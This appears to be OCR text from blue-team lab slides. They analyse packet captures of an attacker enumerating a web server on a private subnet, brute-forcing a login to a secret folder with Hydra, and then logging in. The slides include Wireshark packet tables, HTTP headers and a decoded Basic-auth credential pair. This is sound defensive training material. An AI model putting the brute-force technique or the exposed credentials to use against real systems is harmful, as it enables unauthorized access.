
Blue Team – Suspicious Behavior

Snort Log Analysis – Attacker and Target Information

The attacker and target are on the same subnet

- Source IP: 172.16.84.213
- Destination IP: 172.16.84.205


Source	Destination	Protocol	dest_port	Length	Time to live	Hos
fe80::20c:29ff:fe1c:…	ff02::2	ICMPv6		70		
172.16.84.213	172.16.84.205	TCP	21	60	58	
172.16.84.213	172.16.84.205	TCP	80	60	42	
172.16.84.213	172.16.84.205	TCP	80	60	64	
172.16.84.213	172.16.84.205	TCP	80	74	64	
172.16.84.213	172.16.84.205	TCP	80	66	64	



Blue Team – Suspicious Behavior

Snort Log Analysis – Attacker and Target Information

- Attacker initially using web browser
  - Firefox browser (Mozilla/5.0 (X11; Linux x86_64; rv:60.0)



Blue Team – Suspicious Behavior

09:32:19 to 09:32:24 – Initial Attempts to Target Host

```
Hypertext Transfer Protocol
  GET /company_folders/secret_folder/ HTTP/1.1\r\n
  Host: 172.16.84.205\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  DNT: 1\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  \r\n
  [Full request URI: http://172.16.84.205/company_folders/secret_folder/]
  [HTTP request 1/1]
```

tcp.stream eq 5 – No. 32-36

No. 32 – First Syn Packet


No. 34 – Attacker tries to browse */company_folders/secret_folder*

tcp.stream eq 5

No.	Time	Source	Destination	Protocol	Length	Info
32	58.667321	172.16.84.213	172.16.84.205	TCP	74	40822 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA
33	58.667749	172.16.84.213	172.16.84.205	TCP	66	40822 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSva
34	58.668067	172.16.84.213	172.16.84.205	HTTP	417	GET /company_folders/secret_folder/ HTTP/1.1
35	58.671539	172.16.84.213	172.16.84.205	TCP	66	40822 → 80 [ACK] Seq=352 Ack=737 Win=30720 Len=0
36	63.675728	172.16.84.213	172.16.84.205	TCP	66	40822 → 80 [FIN, ACK] Seq=352 Ack=738 Win=30720 Le

Blue Team – Suspicious Behavior

09:32:29 – Enumeration Phase




No. 39

Null access

No credentials


Blue Team – Suspicious Behavior

09:33:53 – First Sign of Possible Attack



TCP 40826

TCP 80




- First attack packet – SYN request (no. 42)
- Outbound port TCP 40826 and destination port TCP 80
- GET request marks first attack with Hydra (no. 45)

Blue Team – Suspicious Behavior


09:33:53 – Time Tracking Attack

- Attack started after 152 seconds of enumeration



No.	Time	Source	Destination	Protocol	Length	Info
42	152.393243	172.16.84.213	172.16.84.205	TCP	74	40826 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1
43	152.393632	172.16.84.213	172.16.84.205	TCP	74	40828 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1
44	152.393756	172.16.84.213	172.16.84.205	TCP	66	40826 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
45	152.401194	172.16.84.213	172.16.84.205	HTTP	229	GET /company_folders/secret_folder HTTP/1.1
46	152.401631	172.16.84.213	172.16.84.205	TCP	74	40830 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1

- In Wireshark, time reference adjusted to track attack time



No.	Time	Source	Destination	Protocol	Length	Info
42	09:33:53.347545	172.16.84.213	172.16.84.205	TCP	74	40826 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1
43	*REF*	172.16.84.213	172.16.84.205	TCP	74	40828 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1
44	09:33:53.348058	172.16.84.213	172.16.84.205	TCP	66	40826 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
45	09:33:53.355496	172.16.84.213	172.16.84.205	HTTP	229	GET /company_folders/secret_folder HTTP/1.1
46	09:33:53.355933	172.16.84.213	172.16.84.205	TCP	74	40830 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1

Blue Team Defense Agenda

Blue Team Introduction

Attack Summary

Suspicious Behavior


Hydra Brute Force Login Attack

Exploitation of Target Host

Post-Exploitation of Target Host

Blue Team – Hydra Brute Force Login Attack

09:33:53 – Attacker Attempts to Access Secret Folder



Secret Folder

Attempted credentials


Hydra used

Unsuccessful

Blue Team – Hydra Brute Force Login Attack

09:36:05 – Ashton's Password Discovered

- The Hydra brute force attack with Ashton's account – 131 seconds



Blue Team – Hydra Brute Force Login Attack

09:36:23 – Attacker Successfully Gains Login with Ashton Credentials

No.	Time	Source	Destination	Protocol	Length	Info
60902	297.633275	172.16.84.213	172.16.84.205	TCP	66	32890 → 80 [ACK] Seq=352 Ack=737 Win=30720 Len=0
60903	302.578178	172.16.84.213	172.16.84.205	HTTP	460	GET /company_folders/secret_folder/ HTTP/1.1
60904	302.581203	172.16.84.213	172.16.84.205	TCP	66	32890 → 80 [ACK] Seq=746 Ack=1469 Win=32256 Len=0
60905	302.651856	172.16.84.213	172.16.84.205	HTTP	376	GET /icons/unknown.gif HTTP/1.1

```
        Timestamp value: 1030349902
        Timestamp echo reply: 3804288896
  > [SEQ/ACK analysis]
  v [Timestamps]
      [Time since first frame in this TCP stream: 4.946057000 seconds]
      [Time since previous frame in this TCP stream: 4.944903000 seconds]
    TCP payload (394 bytes)
v Hypertext Transfer Protocol
  v GET /company_folders/secret_folder/ HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /company_folders/secret_folder/ HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /company_folders/secret_folder/
      Request Version: HTTP/1.1
    Host: 172.16.84.205\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
  v Authorization: Basic YXNodG9uOmxlb3BvbGRv\r\n
      Credentials: ashton:leopoldo
```

```
GET /company_folders/secret_folder/ HTTP/1.1
Host: 172.16.84.205
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

No. 60903

